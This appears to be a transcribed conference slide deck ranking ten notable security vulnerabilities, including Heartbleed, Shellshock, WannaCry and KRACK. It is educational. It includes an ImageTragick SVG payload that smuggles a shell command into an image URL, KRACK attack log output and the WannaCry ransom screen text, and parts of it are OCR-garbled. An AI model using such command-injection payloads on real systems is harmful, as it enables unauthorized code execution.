Top 10 Vulnerabilities in past 5 years.

sourcetodd



#10 - DROWN

- Vulnerability in downgrading to SSLv2
- Requires MITM
- March 2016

• Can break encryption of TLS in ~8 hours





#9 - **POODLE**

- Vulnerability in downgrading to SSLv3
- Decipher cipher text
- Requires MITM
- October 2014







Bonus - TLS/SSL Vulnerabilities

- CRIME Compression Ratio Info (Made Easy)
- BEAST Browser Exploit Against SSL/TLS
- BREACH Browser Reconnaissance and Exfiltration via Adaptive
 Adaptive

Compression of Hypertext

- FREAK Factoring RSA Keys
- Image: Notice of the second state of the se



#8 - ImageTragick Improper filtering lead to RCE Dangerous due to SVG/MVG May 2016



#8 - ImageTragick exploit.svg

<?xml version="1.0" standalone="no"?> <!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN" "http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd";> <svg width="640px" height="480px" version="1.1" xmlns="http://www.w3.org/2000/svg"; xmlns:xlink= "http://www.w3.org/1999/xlink";> <image xlink:href="https://example.com/image.jpg"|ls "-la"</pre> x="0" y="0" height="640px" width="480px"/> </svg>

Example execution

\$ convert exploit.mvg out.png total 32 drwxr-xr-x 6 user group 204 Apr 29 23:08 . drwxr-xr-x+ 232 user group 7888 Apr 30 10:37 ...






IOT Device scanning

- In default user/pass
- Exploit w/ malware
- DDOS
- August 2016





sourcetoad

#7 - Mirai (Aggressive)

- Kill SSH, Telnet, HTTP
- Kill other bots from memory (QBOT)
- Remove other malware
- Growth of aggressive malware development





• WPA2 nonce reuse Trick victim into connecting to rogue network Image: all-zero key during rekeying on some systems ctober 2017






#6 - KRACK

[17:28:21] Real channel : bc:ae:c5:88:8c:20 -> 90:18:7c:6e:6b:20: ProbeResp(seq=1464) [17:28:21] Real channel : f4:f2:6d:70:82:8f -> 90:18:7c:6e:6b:20: ProbeResp(seq=3070) [17:28:21] Real channel : 90:18:7c:6e:6b:20 -> ff:ff:ff:ff:ff:ff: ProbeReg(seg=14) [17:28:21] Real channel : f4:f2:6d:70:82:8f -> 90:18:7c:6e:6b:20: ProbeResp(seq=3071) [17:28:21] Real channel : f4:f2:6d:70:82:8f -> 90:18:7c:6e:6b:20: ProbeResp(seg=3073) [17:28:24] Real channel : 90:18:7c:6e:6b:20 -> ff:ff:ff:ff:ff:ff: ProbeReg(seg=1) [17:28:24] Real channel : bc:ae:c5:88:8c:20 -> 90:18:7c:6e:6b:20: ProbeResp(seq=1496) [17:28:24] Real channel : 90:18:7c:6e:6b:20 -> bc:ae:c5:88:8c:20: Auth(seq=2, status=0) [17:28:24] Injected 1 CSA beacon pairs (moving stations to channel 1) [17:28:24] Injected 1 CSA beacon pairs (moving stations to channel 1) [17:28:24] Rogue channel: 90:18:7c:6e:6b:20 -> bc:ae:c5:88:8c:20: Null(seq=4, sleep=0) Established MitM position against client 90:18:7c:6e:6b:20 (moved to state 2) Not forwarding EAPOL msg3 (1 unique now queued)

```
[17:28:24] Client 90:18:7c:6e:6b:20 is connecting on real channel, injecting CSA beacon to try to correct.
[17:28:24] Real channel : bc:ae:c5:88:8c:20 -> 90:18:7c:6e:6b:20: Auth(seq=1497, status=0) -- MitM'ing
[17:28:24] Real channel : bc:ae:c5:88:8c:20 -> 90:18:7c:6e:6b:20: EAPOL-Msg1(seq=0, replay=2) -- MitM'ing
[17:28:24] Rogue channel: 90:18:7c:6e:6b:20 -> bc:ae:c5:88:8c:20: EAPOL-Msg2(seq=0, replay=2) -- MitM'ing
[17:28:24] Real channel : bc:ae:c5:88:8c:20 -> 90:18:7c:6e:6b:20: EAPOL-Msg3(seq=1, replay=3) -- MitM'ing
```



Bonus - Conficker

- Spread via MS 0days
- Family of malware (A-E versions)
- Upgraded themselves to E
- Goal: Install spyware
- November 2008

ays (A-E versions) ves to E




#5 - WannaCry

- NSA (ExternalBlue) exploits
- Ransomware
- Kill switch found
- Windows XP
- May 2017

Wana Decrypt0r 2.0

Ooops, your files have been encrypted!

English



Your important files are encrypted.

Many of your documents, photos, videos, databases and other files are no longer accessible because they have been encrypted. Maybe you are busy looking for a way to recover your files, but do not waste your time. Nobody can recover your files without our decryption service.

Can I Recover My Files?

Sure. We guarantee that you can recover all your files safely and easily. But you have not so enough time.

You can decrypt some of your files for free. Try now by clicking <Decrypt>. But if you want to decrypt all your files, you need to pay.

You only have 3 days to submit the payment. After that the price will be doubled. Also, if you don't pay in 7 days, you won't be able to recover your files forever. We will have free events for users who are so poor that they couldn't pay in 6 months.

How Do I Pay?

bitcoin

ACCEPTED HERE

Payment is accepted in Bitcoin only. For more information, click <About bitcoin>. Please check the current price of Bitcoin and buy some bitcoins. For more information, click <How to buy bitcoins>.

And send the correct amount to the address specified in this window. After your payment, click <Check Payment>. Best time to check: 9:00am - 11:00am AND ALL MALLAND ALL PUID

Send \$300 worth of bitcoin to this address:

12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw

Check Payment

Decrypt

5/16/2017 00:47:55

Payment will be raised on

Time Left 02:23:57:37



5/20/2017 00:47:55


Time Left

06:23:57:37

How to buy bitcoins?

Contact Us

About bitcoin



#4 - Stagefright Overflow, into system user space No action required Android affected • Pivot attack after ASLR $\mathbf{J}\mathbf{A}\mathbf{I}\mathbf{y}$ $\mathbf{L}\mathbf{O}\mathbf{L}\mathbf{J}$







#3 - Dirty COW Change on Write Race Condition Write access to read-only areas Difficult to detect

November 2016



sourcetoad



#2 - Heartbleed


- Buffer overflow
- "heartbeat" from openSSL
- Could extract private keys
- Website, logo, etc
- April 2014








#2 - Heartbleed (XKCD)



Bonus - Stuxnet

- Very smart malware
- Specific host goal
- Multiple Odays together
- Rootkit to control rotational speed June 2010





					Ξ.			
					-		1	n,
	1		Я.	ł				
	η	77		r				
Ì		۰.						
								4
						1		
								П
					a.,			U,
			1			X		
			N.					
		4 4 8 4 8 1 8 1 9						

#1 - Shellshock

- Parser error in bash
- Led to ACE
- Bug since 1989
- Discovered September 2014





#1 - Shellshock

- In Hide in headers (apache)
- oping/wget to identify infected
- Denial of Service
- Spam mail





Connor Tumbleson @iBotPeaches <u>connortumbleson.com</u>

